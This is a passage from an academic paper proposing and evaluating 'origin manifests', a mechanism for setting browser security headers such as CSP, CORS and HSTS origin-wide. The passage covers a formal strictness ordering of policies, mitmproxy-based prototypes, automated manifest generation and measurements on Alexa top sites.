period of time. One of our results is an average stability of origin-wide configurations of around 18 days.

The origin manifest draft claims that HTTP headers are often repeated and can occupy multiple KiB per request, an overhead which can be reduced by sending the respective headers as part of the origin-wide configuration. Cross Origin Resources Sharing (CORS) preflights, which query the server for permission to use certain resources from different web origins, can be cached per web origin to reduce network traffic. Though intuitively this might seem plausible we feel that both claims can benefit from empirical evidence and practical evaluation. To this end we first implemented a prototype for the origin manifest mechanism using proxies. We then used the prototype in a large-scale empirical study to visit the Alexa top 10,000 and to analyze the network traffic without and retrofitted with origin manifest. Our results show that there is a slight reduction of network traffic when using origin manifests.

Addressing the above-mentioned research questions our main contributions include:

- Extensions to the proposed origin manifest draft:
  - A formal description of security policy comparison and combination functions
  - Introduction of a new `augmentonly` directive
- Automated origin manifest learner and generator
- Evaluation with empirical evidence for:
  - the feasibility of the origin manifest mechanism in the form of a longitudinal study of the popularity, size and stability of observed HTTP headers in the real world
  - the origin manifest mechanism's network traffic overhead, by measuring and studying the network traffic while visiting the Alexa top 10,000 retrofitted with origin manifests

The rest of this paper is structured as follows: Section 2 describes the web security mechanisms which the origin manifest mechanism covers. Section 3 outlines the requirements and design of the origin manifest mechanism. Section 4 formalizes comparisons and combinators for security policies. Section 5 provides details of our prototypes that implement the origin manifest mechanism. Section 6 deals with the evaluation of our prototypes. We provide a discussion and future work in Section 7, list related work in Section 8 and conclude in Section 9.

2 Background

Browsers implement certain security-relevant mechanisms which can be configured by servers via HTTP headers. The values of the respective headers therefore represent a security policy enforced by browsers. In this section we briefly explain the security mechanisms that can be configured with an origin manifest.

Set-Cookie The `Set-Cookie` HTTP header allows the setting of web cookies [4]. Cookies can be configured with additional attributes such as `httpOnly` which makes the cookie inaccessible from JavaScript, and `secure` which disallows the transmission of the cookie over an insecure connection. These attributes form a policy, specifying how cookies should be handled by browsers.

Content-Security-Policy (CSP) A CSP whitelists which content is allowed to be loaded into a web page. To this end CSP defines various directives for different content types such as scripts or images but also for sub-frames or the `base-uri` configuration. The directives whitelist the respectively allowed content. We use CSP level 3 as specified in [32].

Cross-Origin Resource Sharing (CORS) By default the same-origin policy does not permit accessing cross-origin resources. CORS [34] allows web developers to explicitly allow a different origin from accessing resources in their own origin. Under certain conditions, e.g. when a request would have a side-effect on the remote side, browsers will perform an upfront *preflight request* to query whether the actual request will be permitted. In contrast to other security mechanisms, CORS access decisions are communicated through sets of HTTP headers. The composition of the different CORS headers forms a CORS policy. All CORS response header names follow the pattern '`Access-Control-*`'.

X-Content-Type-Options Some browsers implement content-type sniffing as a mechanism to verify if the expected content-type of a loaded resource matches the content-type of the actually loaded content. The HTTP response header `X-Content-Type-Options: nosniff` disables this behavior.

X-XSS-Protection Most browsers implement some form of cross-site scripting (XSS) protection, although no standard exists. The `X-XSS-Protection` header can configure this feature. For instance, `X-XSS-Protection: 1; mode=block` will enable XSS protection and will block the loading of the web page if an XSS attack is detected.

Timing-Allow-Origin Web browsers provide an API for accessing detailed timing information about resource loading. Cross-origin access to this information can be controlled through the `Timing-Allow-Origin` HTTP header [33]. By default cross-origin access is denied. This header allows to define a whitelist of permitted origins.

Strict-Transport-Security HTTP Strict Transport Security (HSTS) [18] is a mechanism to configure user agents to only attempt to connect to a web site over secure HTTPS connections. This policy can be refined

through parameters to limit the policy lifetime (`max-age`) or to extend the effects of the policy to subdomains (`includeSubDomains`).

Public-Key-Pins The HTTP header `Public-Key-Pins` (HPKP) [12] allows to define a whitelist of public key fingerprints of certificates used for secure connections. If an origin's certificate does not match any of the whitelisted fingerprints for that origin, the connection fails. HPKP policies have a lifetime as specified via the `max-age` directive and can be extended to sub-domains through the `includeSubDomains` directive.

X-Frame-Options The HTTP header `X-Frame-Options` [28] determines whether the response can be embedded in a sub-frame on a web page. It accepts three values: `DENY` disallows all embedding, `SAMEORIGIN` allows embedding in a web page from the same origin, and `ALLOW-FROM <origin>` allows embedding in a web page from the specified origin. Because this mechanism is not standardized, some directives such as e.g. `ALLOW-FROM` are not supported by all browsers. This is why we do not consider `ALLOW-FROM` in our work.

3 Mechanism design

The standard draft [38] and its explainer document [16] define the basic origin policy mechanism. We take it as the basis for our work but differ in some parts, for example, by adding the `augmentonly` section. In this section we describe the extended origin manifest mechanism.

The mechanism design is driven by several requirements:

- **Backwards compatibility:** the mechanism should work in combination with existing technology
- **Easy adoption:** integrating should require only minimal changes to existing systems
- **Easy policy definition:** defining origin policies should be straight forward with the understanding of existing mechanisms
- **Fine-grained configurations:** policy definition should be sufficiently flexible to allow meaningful policies for a wide range of applications

3.1 Overview

The origin manifest mechanism allows the configuring of an entire origin. The origin provides this configuration as a manifest file under a well-known location under the origin. Browsers fetch this manifest file to apply the configurations to every HTTP response from that origin. The manifest file is cached to avoid re-fetching on every resource load. Browsers store at most a single origin manifest per origin. A version identifier is used to distinguish manifest versions.

3.2 Configuration structure

An origin manifest is a file in JSON format which contains up to five different sections: `baseline`, `fallback`, `augmentonly`, `cors-preflight` and `unsafe-cors-preflight-with-credentials`. An example manifest file is shown in Listing 1.

baseline This section defines the minimum security level for the supported security mechanisms. A web application can not override these settings, only reinforce them. For example an origin might want to exclusively require secure connections by adding the `Strict-Transport-Security` header with an appropriate value to this section.

The following headers can be used: `X-Content-Type-Options`, `X-Frame-Options`, `Strict-Transport-Security`, `X-XSS-Protection`, `Timing-Allow-Origin`, `Content-Security-Policy`, `Public-Key-Pins`, and CORS headers.

fallback This section defines default values for any HTTP header. They are only applied in case a web application does not provide the respective HTTP header. The `fallback` section ensures the presence of a policy for a mechanism but can also be used to reduce header redundancy by relying on the definition in the manifest. For example an origin may want to set the custom `X-Powered-By` header on each HTTP response, to indicate which software is being used on the server side. It can do this by placing the header in the origin manifest.

There are no restrictions on which headers can be used in the `fallback` list.

augmentonly Some HTTP headers can be a mixture of data and security policy. An example is the `Set-Cookie` header which can define the flags `secure` and/or `httpOnly` with the actual data. The `augmentonly` section defines policies which are used to augment a response header's policy.

Currently we only consider a single header for this section: `Set-Cookie`.

cors-preflight This section defines a list of CORS preflight decisions. Each CORS preflight response is represented as a JSON object with the CORS headers as its key-value pairs. In contrast to the previously described sections, `cors-preflight` is only used when CORS preflights are to be sent. Before sending a CORS preflight, the browser consults this list for a cached decision. In case no decision matches the CORS preflight, is the actual web server consulted.

unsafe-cors-preflight-with-credentials This section is in essence the same as the `cors-preflight` section except that it defines CORS pre-flight responses which also transmit credentials.

```
{
 "baseline": {
  "Strict-Transport-Security":"max-age=42",
 },
 "fallback": {
  "Content-Security-Policy":
       "default-src 'none'",
  "X-Frame-Options": "SAMEORIGIN"
 },
 "augmentonly": {
  "Set-Cookie": "secure"
 },
 "cors-preflight": [ ],
 "unsafe-cors-preflight-with-credentials": [
  {"Access-Control-Allow-Methods":
       "OPTIONS, GET, POST",
   "Access-Control-Allow-Origin": "b.com",
   "Access-Control-Allow-Headers":"X-ABC",
   "Access-Control-Max-Age": "1728000"}
 ]
}
```

Listing 1. Origin manifest file example

3.3 Versioning

The origin manifest mechanism incorporates a versioning system to allow updates to the origin manifest, by inserting a `Sec-Origin-Manifest` header in each HTTP request and response. On every request, the browser communicates the version of the origin manifest for the origin it is contacting, or the special value `1` if it does not have one yet. On every response, the server communicates the latest version of the origin manifest, or the special value `0` if it wants the browser to delete its stored manifest. When the browser is notified of the new manifest version, it triggers the origin manifest fetching procedure.

3.4 Manifest fetching

When the browser is notified of a new version of the origin manifest, e.g. version "v3", it will request the corresponding manifest file from the server as depicted in Figure 1. The manifest file is located at the well-known location `/.well-known/origin-manifest`, e.g. `/.well-known/origin-manifest/v3.json` for the ongoing example, according to the concept of Well-Known URIs as defined in RFC 5785 [25]. When an origin manifest has been fetched successfully, its version and content are stored in the browser.



Fig. 1. Interaction between browser and server when the origin manifest version is updated. Upon notification of the new version by the server, the browser will defer processing the response in order to retrieve the origin manifest at the well-known location URI.

During fetching of the origin manifest, all resource requests to the same origin are placed on hold, so that the updated version of the manifest can be applied to all new requests.

The effects of a successful man-in-the-middle attack on the retrieval of an origin manifest, can last until the origin manifest version is updated. To prevent such man-in-the-middle attacks, origin manifests should be retrieved over secure connections only.

3.5 Client-side application

For any HTTP response, the `fallback` policy is applied first, by filling in missing headers with the values from the `fallback` policy. Next, both `baseline` and `augmentonly` policies are applied by strengthening their respective headers with the values from the manifest file.

The `cors-preflight` and `unsafe-cors-preflight-with-credentials` policies only act on CORS preflight requests. When any of the rules in these sections match the CORS preflight request, the request is not forwarded to the original destination, but handled inside the browser instead. Besides this shortcut, the CORS mechanism itself remains untouched.

Once a response for the CORS preflight request is generated, the `fallback` and `baseline` policies are also applied to it.

3.6 Misconfiguration

Origin manifests can be misconfigured. The mechanism itself only provides a way to define certain configuration options. The respective policies

are however not validated or otherwise analyzed for, for example, conflicting policies. For example it is possible to define `X-Frame-Options` policies "`a.com`" in the `baseline` section and "`SAMEORIGIN`" in the `fallback` section of an origin manifest. It is the responsibility of the origin administrator to ensure a meaningful manifest file.

4 Policy comparison and combination

The origin manifest mechanism's baseline policy relies on combining security policies to make them stricter. The ability to determine whether a security policy is stricter than another, implies the ability to compare security policies.

In this section, we formalize the notion of comparing the strictness of security policies, using the *"at least as restrictive as"* $\sqsubseteq$ operator. We then use the $\sqsubseteq$ operator to define the *join* $\sqcup$ and *meet* $\sqcap$ combinators, which can be used to combine security policies into a weaker and stricter policy respectively.

4.1 $\sqsubseteq$ for policy comparison

We formalize the comparison of the security policies specified by HTTP headers relevant in the context of origin manifest. Our formal notation draws on the formalism by Calzavara et al. to describe CSP [7, 8].

Some mechanisms come with a reporting feature. We deliberately do not take reporting into account because they do not affect the enforcement of a policy.

Definitions Let $\sqsubseteq$ stand for the binary relation between two policies such that $p_1 \sqsubseteq p_2$ if and only if everything allowed by p_1 is also allowed by p_2. That is p_1 is as strict or stricter than p_2.

Not all security policies can readily be compared by strictness. For example the policies `Timing-Allow-Origin: https://a.com` and `Timing-Allow-Origin: https://b.com` both allow a single but different origin. These polices are incomparable, making $\sqsubseteq$ a partial (and not total) order.

We represent each HTTP header as a tuple $\langle a_1, \cdots, a_n \rangle$ of values, so that:

$$\langle a_1, \cdots, a_n \rangle \sqsubseteq \langle b_1, \cdots, b_n \rangle \iff \forall i.\, a_i \sqsubseteq b_i$$

Table 1. Compositional comparison rules for security headers. ϕ is the empty value and $\phi \sqsubseteq a$ for any a in the same domain, unless otherwise specified. H is the set of header names, O is the set of web origins, M is the set of HTTP methods, KP the set of key pins and $\mathcal{P}(\text{KP})$ the superset of key pins. Tuples can be compared by comparing their components, since $\langle a_1, \cdots, a_n \rangle \sqsubseteq \langle b_1, \cdots, b_n \rangle \iff \forall i.\, a_i \sqsubseteq b_i$

Header	Notation	With
`Access-Control-Max-Age:` a	$\langle a \rangle$	$a \sqsubseteq b \iff a \leq b$ | $a, b \in \mathbb{N}$
`Access-Control-Expose-Headers:` a		$a, b \subseteq \text{H}$
`Access-Control-Allow-Headers:` a		$a, b \subseteq \text{H}$
`Access-Control-Allow-Methods:` a		$a \sqsubseteq b \iff a \subseteq b$ | $a, b \subseteq \text{M}$
`Timing-Allow-Origin:` a		$a, b \subseteq \text{O}, \text{"}*\text{"} = \text{O}$
`Access-Control-Allow-Origin:` a		$a, b \in \text{O}, a \sqsubseteq \text{"}*\text{"}$
`Access-Control-Allow-Credentials:` a		$a \in \{\text{"}true\text{"}, \text{"}false\text{"}\}, \text{"}false\text{"} \sqsubseteq \text{"}true\text{"}$
`X-Content-Type-Options:` a		$a \in \{\text{"}nosniff\text{"}, \phi\}, \text{"}nosniff\text{"} \sqsubseteq \phi$
`X-Frame-Options:` a		$a \in \{\text{"}DENY\text{"}, \text{"}SAMEORIGIN\text{"}, \phi\}$ $\text{"}DENY\text{"} \sqsubseteq \text{"}SAMEORIGIN\text{"} \sqsubseteq \phi$
`Set-Cookie: key=value...`a, b	$\langle a, b \rangle$	$a, c \in \{\text{"}secure\text{"}, \phi\}, \text{"}secure\text{"} \sqsubseteq \phi,$ $b, d \in \{\text{"}httpOnly\text{"}, \phi\}, \text{"}httpOnly\text{"} \sqsubseteq \phi$
`X-XSS-Protection:` a, b		$a, c \in \{\text{"}1\text{"}, \text{"}0\text{"}, \phi\}, \text{"}1\text{"} \sqsubseteq \phi \sqsubseteq \text{"}0\text{"}$ $b, d \in \{\text{"}mode = block\text{"}, \phi\}$ $\text{"}mode = block\text{"} \sqsubseteq \phi$
`Strict-Transport-Security: max-age=`a, b, c	$\langle a, b, c \rangle$	$a, d \in \mathbb{N}, a \sqsubseteq d \iff a \geq d$ $b, e \in \{\text{"}includeSubDomains\text{"}, \phi\},$ $\text{"}includeSubDomains\text{"} \sqsubseteq \phi$ $c, f \in \{\text{"}preload\text{"}, \phi\}, \text{"}preload\text{"} \sqsubseteq \phi$
`Public-Key-Pins: max-age=`a, b, c		$a, d \in \mathbb{N}, a \sqsubseteq d \iff a \geq d$ $b, e \in \{\text{"}includeSubDomains\text{"}, \phi\},$ $\text{"}includeSubDomains\text{"} \sqsubseteq \phi$ $c, f \in \mathcal{P}(\text{KP}) \setminus \{\}$

We define ϕ as the empty value and $\phi \sqsubseteq a$ for any a in the same domain, unless otherwise specified. We assume H is the set of header names, O is the set of web origins, M is the set of HTTP methods, KP the set of key pins and $\mathcal{P}(\text{KP})$ the superset of key pins.

Table 1 summarizes the comparison rules for all security headers covered by the origin manifest mechanism, except for `Content-Security-Policy`.

Content Security Policy Calzavara et al. [7,8] formalize the comparison of CSP policies, but omit CSP2.0 and CSP3.0 features such as nonces, hashes and strict-dynamic. We reuse their formalization, but make special arrangements to be compatible with more modern web pages.

CSP nonces are by nature page specific which conflicts with the fundamental idea of origin manifest. We therefore need to transform every CSP into a policy without nonces. The goal is to have a policy that allows at least what the original policy allows to not break web pages. Nonces can be used to mark inline scripts as being included by the developer. Thus a replacement of nonces must include the 'unsafe-inline' flag. Nonces can also be used to permit loading of scripts from a source file. Therefore a replacement of nonces must include a whitelist with any possible URL. That is the wildcard `*` but also the schemes `http:`, `https:`, `ws:`, `wss:` and `data:`.

Hashes enable inline scripts which hash matches with it but can also enable any loaded script in combination with SRI checks. Though hashes are not a problem in the context of origin manifest directly they make the keyword 'unsafe-inline' being ignored. Therefore removing nonces from CSPs implies removing hashes using the same rules.

The use of 'strict-dynamic' disables a CSP's whitelist, 'unsafe-inline' and does not block script execution except for HTML parser-inserted scripts. Parser-inserted scripts are only allowed in combination with a valid nonce or hash. Therefore we also need to remove any occurrence of 'strict-dynamic' from CSPs. We apply the same rules as for nonces but also add the 'unsafe-eval' flag because to ensure scripts using eval and eval-like functions can execute normally as in the presence of 'strict-dynamic'.

With these transformations, we can reuse the formalism by Calzavara et al. without any modifications.

4.2 $\sqcup$ and $\sqcap$ for policy combination

When given two policies for a security mechanism, e.g. p_1 = "`a.com b.com`" and p_2 = "`a.com c.com`" for the `Timing-Allow-Origin` security mechanism, we have several options to combine them.

We can combine two security policies, so that the result allows the union of what both policies allow. This combination would weaken both

policies and is called the $\sqcup$ operation. In the example, the result of $p_1 \sqcup p_2$ is "`a.com b.com c.com`".

We can also combine two security policies, so that the result disallows the union of what each policy disallows. In other words, the resulting policy would allow the intersection of what both policies allow. This combination would restrict or strengthen both policies and is called the $\sqcap$ operation. In the example, the result of $p_1 \sqcap p_2$ is "`a.com`".

The $\sqcup$ operation can be used to calculate what minimum security policy is currently enforced by the combination of the security policies of all web pages in a web origin. Enforcing this minimum security policy as the **baseline policy** would then not interfere with the security policies already in place for each individual web page.

The $\sqcap$ operation can be used to explicitly calculate the security policy that results from enforcing several security policies sequentially. For instance, when a server sends several CSP policies to the browser, the browser will consult each security policy sequentially and only allow certain behavior if all CSP policies allow it. In effect, the browser implicitly combined the policies with the $\sqcap$ operation.

For the enforcement of the origin manifest mechanism, we must explicitly calculate the result of the $\sqcap$ operation because not all security mechanisms perform this operation implicitly. For instance, when encountering two `Strict-Transport-Security` headers, the browser will enforce the first and ignore the second. For correct enforcement of the origin manifest mechanism, the second header must also be enforced. Therefore, we need to apply the $\sqcap$ operation explicitly.

When we extract a **baseline policy** from the same scenario with two security policies p_2 and p_3 in an HTTP response, we must then apply the $\sqcup$ operation with the current baseline p_1 after first explicitly applying the $\sqcap$ operation on both security policies, in essence computing: $p_1 \sqcup (p_2 \sqcap p_3)$.

Both the $\sqcup$ and $\sqcap$ operations are induced by the partial order $\sqsubseteq$, described in Section 4.1, as is standard:

$p = p_1 \sqcap p_2$ if

$$\begin{cases} p \sqsubseteq p_1 \quad \text{and} \quad p \sqsubseteq p_2 \\ \forall x.\, x \sqsubseteq p_1 \quad \text{and} \quad x \sqsubseteq p_2 \implies x \sqsubseteq p \end{cases}$$

$p = p_1 \sqcup p_2$ if

$$\begin{cases} p_1 \sqsubseteq p \quad \text{and} \quad p_2 \sqsubseteq p \\ \forall x.\, p_1 \sqsubseteq x \quad \text{and} \quad p_2 \sqsubseteq x \implies p \sqsubseteq x \end{cases}$$

Note that $\sqcup$ and $\sqcap$ are undefined for the cases when HTTP headers cannot be combined into a single header. Formally, the reason is that the partial order $\sqsubseteq$ does not form a lattice [10], which we demonstrate on the respective examples where $\sqcup$ and $\sqcap$ are undefined.

For $\sqcup$, consider CSP policies csp_1 =“`script-src a.com`” and csp_2 =“`script-src strict-dynamic 'nonce-FOO='`”. Policy csp_1 only allows scripts from `a.com` whereas csp_2 allows any script with a valid nonce and any script loaded from a script with a valid nonce. Policies csp_1 and csp_2 cannot be merged into a single header using the $\sqcup$ operation: CSP ignores whitelists in the presence of `strict-dynamic` for csp_2, but would at the same time have to guarantee that scripts are only loaded from `a.com` for csp_1.

For $\sqcap$, consider `Public-Key-Pins` policies “`pin-sha256="pin1"; max-age=42`” and “`pin-sha256="pin2"; max-age=42`”. By definition there should be no public key for which both fingerprints are valid.

We finally remark that the fact that $\sqcup$ and $\sqcap$ are not always defined does not have impact on the security of the enforcement because its $\sqcap$ operation relies on a conservative combination of policies that is already implemented in browsers. The impact is instead limited to the inference mechanism, which in cases like above will let the developer decide how to best combine the policies.

5 Prototype implementations

To determine the feasibility of the origin manifest mechanism, we created prototype implementations of the $\sqcup$ and $\sqcap$ combinators, the client-side enforcement mechanism, the server-side manifest handling as well as and automated manifest learning tool on the server-side. These implementations are described in this section.

5.1 Combinator functions

We created a python v3.5 implementation of the $\sqcup$ and $\sqcap$ operators for each considered security header, based on the formalization in Section 4.

Our implementation takes two header values for a given security header, and outputs a new header value, as well as an operation. This operation indicates how the newly generated header value should be used during HTTP response modification or manifest generation (See Section 5.4), and is one of the following:

- **no-op** Do nothing
- **Use as is** Use this new value in the response or generated origin manifest
- **Delete** Ignore the new value and delete the security header from the response or generated origin manifest
- **Use empty value** Use the empty string as the new value for the security header in the response or generated origin manifest
- **Send CORS preflight** Ignore the new value and forward the CORS preflight from the browser

– **Fallback to CORS response** Ignore the new value and forward the CORS preflight from the browser

The implementation is modular and can easily be extended with extra security headers.

5.2 Client-side enforcement



Fig. 2. Architectural overview of our prototype implementations. The clientproxy and serverproxy are located at their respective sides. The three measurement points "pre", "mid" and "post" are used during the evaluation only (See Section 6.3).

As described in Section 3, the origin manifest describes origin-wide security settings for a web origin, and is stored in a file on the server side. The application of these security settings happens on the client-side, ideally in the user's browser.

The source code for a browser, such as e.g. Chromium, contains millions of lines of C++ code [5]. Modifying this source code to implement a new security mechanism is a difficult task. Because we are only interested in studying the feasibility of the origin manifest mechanism, and in order to avoid the difficulties associated with modifying browser source code, we opted to implement the origin manifest mechanism as a client-side proxy instead. Besides reducing the complexity of the prototype implementation, another advantage of this setup is that it is independent of the browser used.

Our *clientproxy* is located on the client-side and intercepts all traffic from and to the browser, as seen in Figure 2. The clientproxy handles the origin manifest retrieval and application as described in Sections 3.4 and 3.5:

– For requests from the browser towards a web server, the clientproxy adds a `Sec-Origin-Manifest` header to indicate the presence of the origin manifest mechanism and to communicate its version of the manifest file.

- For responses from the web server to the browser, the clientproxy interprets the origin manifest and applies it to the response headers, using the combinator functions from Section 5.1. When the web server indicates the presence of a new origin manifest, the clientproxy retrieves the new version automatically and applies it to the current as well as future HTTP responses.
- Any CORS preflight requests sent by the browser that match the rules of the origin manifest, are also handled by the clientproxy without forwarding the request to the web server.

We implemented the clientproxy using mitmproxy v2.0.2 [9] as a mitmproxy addon script, using python v3.5.

5.3 Server-side manifest handling

As a complement to the clientproxy, we also implemented the origin manifest mechanism on the server-side. Instead of modifying the source code of any particular web server software, we chose to implement the server-side prototype as a proxy. This *serverproxy* is located on the server-side, intercepting and modifying any traffic to the web server, as seen in Figure 2.

The serverproxy has three functions:

- serve the origin manifest file to any web client that requests it,
- inform the web clients about the version of the latest origin manifest, through the `Sec-Origin-Manifest` header, and
- strip the HTTP response headers received from the web server according to the `fallback` section in the origin manifest to reduce bandwidth towards the web client.

Just like the clientproxy, the serverproxy was implemented as a mitmproxy v2.0.2 [9] addon script, using python v3.5.

5.4 Automated manifest generation from observed traffic

As illustrated in Section 1, it can be challenging to derive and enforce an origin-wide security policy for a large web application. One of the goals of the origin manifest mechanism is to help security officers in enforcing such an origin-wide security policy on the client-side. Before the origin manifest can be enforced, one must first be created.

In order to assist security officers with the creation of an origin manifest for their web origin, we implemented a prototype for an automated origin manifest generator. Our implementation does not use any advanced AI or machine learning techniques to "learn". Instead, we apply a pragmatic approach to provide the security officer with a reasonable starting point.

In our implementation, the manifest generator hooks into the serverproxy described earlier, observing and learning the HTTP headers for all HTTP requests and responses for the back-end web servers for which it is proxying traffic.

After this data collection phase, a signal can be sent to the manifest generator by visiting a special internal URL through the serverproxy. This signal will instruct the manifest generator to analyze the observed HTTP headers and generate origin manifest files for all observed origins. At this point, after the origin manifests have been generated, the origin manifest mechanism is also activated in the serverproxy, so that it will respond to requests related to the origin manifest mechanism (such as manifest retrieval and sending the manifest version via the `Sec-Origin-Manifest` header).

The automated generation of the manifest consists of three parts:

- Firstly, the `fallback` section is generated by enumerating all the HTTP headers and their values that the majority of observed responses have in common. Multiple responses for the same requested URL are only counted once, and only the common headers and values between those responses are considered. The majority is determined by the `cutoff` value: for a `cutoff` of $x\%$, a header and its value must be present in at least $x\%$ of the observed responses. To prevent that an origin manifest for an origin is created based on a single HTTP response, we disregard any origin with less than `minsize` observed HTTP responses. Both `minsize` and `cutoff` values are parameters and set to "2" and "51%" by default respectively.
- Secondly, the `baseline` and `augmentonly` sections are generated by combining observed security headers and values from HTTP responses, using the $\sqcup$ operator described in Sections 4 and 5.1.
- Lastly, the `unsafe-cors-preflight-with-credentials` and `cors-preflight` sections are generated from the observed HTTP requests and their responses.

Note that for the manifest generation, we only consider those headers that are applicable to the given origin and content-type. For instance, a CSP header set on an HTTP response which does not have a `Content-Type` of `text/html`, is ignored. Similarly, an HSTS header seen in an HTTP response on a non-HTTPS origin, is ignored.

Early trials indicated that some HTTP headers have a large impact on the functioning of HTTP itself and how resources are handled and displayed in the browser. Because it makes no sense to place these headers in the origin manifest, they were blacklisted for automated manifest generation. These headers are: `Content-Encoding`, `Content-Type`, `Content-Length` and `Content-Disposition`.

Just like the clientproxy and serverproxy, the automated origin manifest generator is implemented as part of a mitmproxy v2.0.2 addon script using python v3.5.

5.5 Limitations and considerations

The implementations of the clientproxy and serverproxy are fully functional, suffering only minor limitations:

First, we are unable to differentiate between authenticated and unauthenticated CORS preflight requests/responses for the specific case when the browser is using client-side SSL certificates for the given origin. This limitation is intrinsic to our setup: mitmproxy must break the SSL tunnel in order to inspect the traffic, in the process also interfering in the SSL authentication process. Luckily, the use of client-side SSL certificates is not widespread on the Web [30]. Furthermore, implementing the origin manifest mechanism as a browser modification will not suffer from the same limitation.

Secondly, we must disable strict certificate checking (such as HPKP), simply because of our need to alter both HTTP and HTTPS traffic "in flight". This limitation is again intrinsic to our setup and is no longer an issue when the origin manifest is implemented as a browser modification.

Thirdly, we disable HTTP/2 support in mitmproxy, which it supports by default. Our implementations work with HTTP/2 just as well as with HTTP/1. However, HTTP/2 offers some improvements over HTTP/1 which we do not take advantage of in our prototypes as currently implemented.

Fourthly, our implementation does not limit itself to only HTTPS connections as required in Section 3. For this feasibility study, we do not wish to limit ourselves to only HTTPS, but are also interested to see how the origin manifest mechanism would behave for non-HTTPS origins. This limitation can easily be lifted when implementing the origin manifest mechanism in actual browsers for production use.

Lastly, note that the origin manifest generator is a proof of concept tool to assist origin security officers in finding a good starting point for composing a meaningful origin manifest based on the currently hosted web applications. We recommend that security officers review generated origin manifests before deployment, and we do not advocate deploying this tool in production environments to generate origin manifests in "real time".

6 Evaluation

We evaluate the origin manifest mechanism as well as our prototypes with several experiments.

Firstly, we evaluate that our prototypes are working properly and do not break webpages in unexpected ways.

Secondly, we perform a longitudinal experiment to determine whether the application of the origin manifest mechanism is practical.

Thirdly, we evaluate the performance of the origin manifest mechanism by measuring its effect on network traffic during a large-scale experiment in which we apply the origin manifest mechanism to the Alexa top 10,000 domains.

Lastly, we briefly summarize the evaluation results.

6.1 Functional evaluation

We evaluated the correctness of our implementation by manually inspecting a randomly chosen subset of the Alexa top 1 million domains and their respective websites, with and without origin manifest.

Fully automated testing to verify the correctness of the implementation was deemed impractical, because typical web pages are often dynamically generated with e.g. advertising, which makes it difficult for an algorithm to determine whether a web application is still operating and rendered correctly before and after application of the origin manifest mechanism. The use of an adblocker such as AdBlock [1], would alleviate some of these impracticalities. However, advertising is omni-present on the Web and removing it from the web traffic would interfere with the normal operations of web pages, and thus also with our testing of the origin manifest mechanism.

Setup The evaluation progressed in two phases: an **interactive phase** and a **visual inspection phase**. Both these experiments used the setup as shown in Figure 2, where browser web traffic is forwarded through both the clientproxy and serverproxy. The interactive phase used a regular browser (Chrome version 63.0.3239.132) in incognito mode, operated by a human. The visual inspection phase used the same browser, but operated by Selenium 3.8.1 [29]. The results of this phase were human inspected.

Interactive phase We randomly selected 100 domains from the Alexa top 1 million for this experiment. For each of these domains, we visited the top-most page, e.g. `http://example.tld` for the example.tld domain, and interacted with the web page, mimicking the behavior of a typical user without authenticating for that web site.

The clientproxy and serverproxy both respond to internal URLs that allow state inspection. These inspection tools were used to determine when enough data had been collected: we aimed to navigate on a web domain at least five times and gather data for at least ten web origins.

When enough data was collected, the origin manifest mechanism was activated in both proxies. The browser was then restarted to clear caches

and the web pages visited again. During the second visit, we inspected the pages both visually, and tested the functionality of the web page by triggering menus, playing videos, and otherwise interacting with the web page as an ordinary visitor.

Visual inspection phase We randomly selected another 1000 domains from the Alexa top 1 million for this experiment. Like in the interactive phase, we also visited the top-most page before and after the activation of the origin manifest mechanism.

However, in this visual inspection phase, we simply took a screenshot of the webpage using Selenium, before and after activation of the origin manifest mechanism. The browser was restarted inbetween visits to clear any caches. We repeated these steps four times to have reliable results in the face of dynamic content, such as advertising, resulting in eight screenshots. The screenshots were combined into a single image with four rows of two images: the "before" and "after" screenshots side by side.

The resulting images were inspected visually one by one to determine whether web pages exhibited unusual rendering artifacts. Any images in which the screenshots appeared to differ before and after activation of the origin manifest mechanism, were put aside and their domains revisited using the same technique as in the "interactive phase".

Results Our manual and visual inspections confirm that our implementations work correctly. From the 1100 domains we visited, we only encountered abnormal behavior in three cases. In each of these cases, the problem was due to the automated learner not receiving sufficient learning input, which could have been easily prevented by changing a parameter. As expected, the automated origin manifest learner and generator tool can be used as a good starting point to formulate an initial origin manifest, although we recommend that the generated manifest should still be reviewed by a human to ensure correct configurations.

6.2 Longitudinal study

We define the *stability* of a header as the average amount of time that we observe the header to be present and its value unchanged. For instance, a stability of 5 days indicates that the header was observed with the same value for an average of 5 days in a row. Likewise, the stability of a manifest file indicates the average lifetime of a manifest file.

The stability of HTTP headers has an impact on the `fallback` section in manifest files and their stability. To be usable in practice, manifest files should be as stable as possible to reduce network traffic and workload of the security officer.

By the size of a header, we mean the total amount of bytes it occupies including its header name.

We conducted a longitudinal study over 100 days to examine the frequency, stability and size of HTTP headers and auto-generated manifest files in the real world.

Setup We used OpenWPM [11], which is based on Firefox, to visit a set of 1000 domains from the Alexa top 1 million.

The domain list consisted of the top 200 domains, 200 domains randomly picked from the top 201 – 1,000, 200 domains randomly picked from the top 1,001 – 10,000, 200 domains randomly picked from the top 10,001 – 100,000, and finally another 200 domains randomly picked from 100,001 – 1,000,000.

For each domain we visited its top-most page, e.g. `http://example.tld` for the example domain `example.tld`. We set OpenWPM to collect all request and response headers and ran it daily between October 5th 2017 and January 12th 2018, for a total of 100 days. We did not use our origin manifest prototype implementation during data collection.

Results

